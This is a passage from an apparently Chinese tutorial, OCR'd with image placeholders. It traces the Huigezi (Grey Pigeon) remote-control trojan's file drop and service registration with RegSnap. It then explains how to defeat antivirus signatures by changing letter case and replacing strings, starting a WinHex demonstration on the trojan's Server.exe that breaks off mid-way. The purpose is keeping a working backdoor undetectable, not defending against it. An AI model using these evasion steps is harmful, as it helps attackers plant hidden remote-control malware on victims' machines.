



图1


图2




图3

备份的好习惯，以防止修改错误或是实验运行时破坏、删除木马)。木马运行完毕后，我们再按照上述的方法重新制作一个快照并保存，然后按快捷键F5，在弹出的“比较快照”对话框中选择刚才保存的快照，在“第一个快照”中选择我们第一次保存的快照，而“第二个快照”选择我们后来保存的快照存档，很快结果就出来了(图3)。

有的朋友对于使用RegSnap收集到的信息感到不会分析，抱怨收集到的东西太多，在这里我简单的介绍一下，首先应该注意的是生成做对比的两个快照之间的时间要尽可能短，另外要排除带有OpenSaveMRU的注册表键值，还要排除有关*.rsnp文件的创建读写等操作记录。下面我们就将有用的信息提取出来，逐一分析。

文件列表于 C:\WINDOWS*.*
新增文件
木马.exe

注册表报告
新增主键
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\A1Pass-admin\桌面\huigezi\复件 Server02.exe
键值：字符串："复件 Server02"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_*6728*9A6C*670D*52A1\0000\Class
键值：字符串："LegacyDriver"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_*6728*9A6C*670D*52A1\0000\ClassGUID
键值：字符串："{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_*6728*9A6C*670D*52A1\0000\Control\ActiveService
键值：字符串："木马服务"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\木马服务\Description
键值：字符串："灰鸽子服务端程序。远程监控管理."
……

这里我只摘录了部分关键的木马动作记录，通过文件列表我们可以知道木马在Windows目录下生成了一个新文件，而通过注册表的监控信息我们也知道了木马是怎样将自己注册为系统服务并自动运行的。

我们回到瑞星的研究分析室，看看那些大哥大姐们接下来会怎么办……

瑞星大哥：“最近这灰鸽子太猖狂了！我们是不是应该多定义几套特征码？”

瑞星大姐：“嗯，不错！先在注册表那儿定义一套特征码吧。”

通过上面的对话，我们可以知道他们要将注册表的某个字符定义为特征码，从上面RegSnap分析出来的记录来看，他们的选择真是太多了！





图4


图5

可能有的朋友又要问了，除了注册表外别的就不可以改了吗？答案当然是否定的，譬如生成新文件的名称与路径、注入的进程名等动作，这些我们可以利用 WINDOWS 对字母大小写不敏感的这一特点直接替换字母的大小写，而对于运行过程中可能出现或一定会出现的字符等我们可以直接将其替换成别的内容。




图 6

下面为大家演示一下怎样更改注入进程的名称。首先配置一个服务端，如图 4。

可以看到灰鸽子的启动运行是需要“IEXPLORE.EXE”这个进程的，根据注册表的推理，我们可以认为其未加壳的服务端是应该存在“IEXPLORE.EXE”这一字符串的。既然如此，我们就先请出第一个武器“WinHex”！

WinHex 是一款极为出名的 16 进制编辑器。首先使用 WinHex 打开木马的服务端文件 Server.exe，如图 5。然后按 Ctrl + F 快捷键调出“查找文本”对话框，输入 IEXPLORE.EXE 后点击“是”，如图 6。查找的结果如图 7 所示。

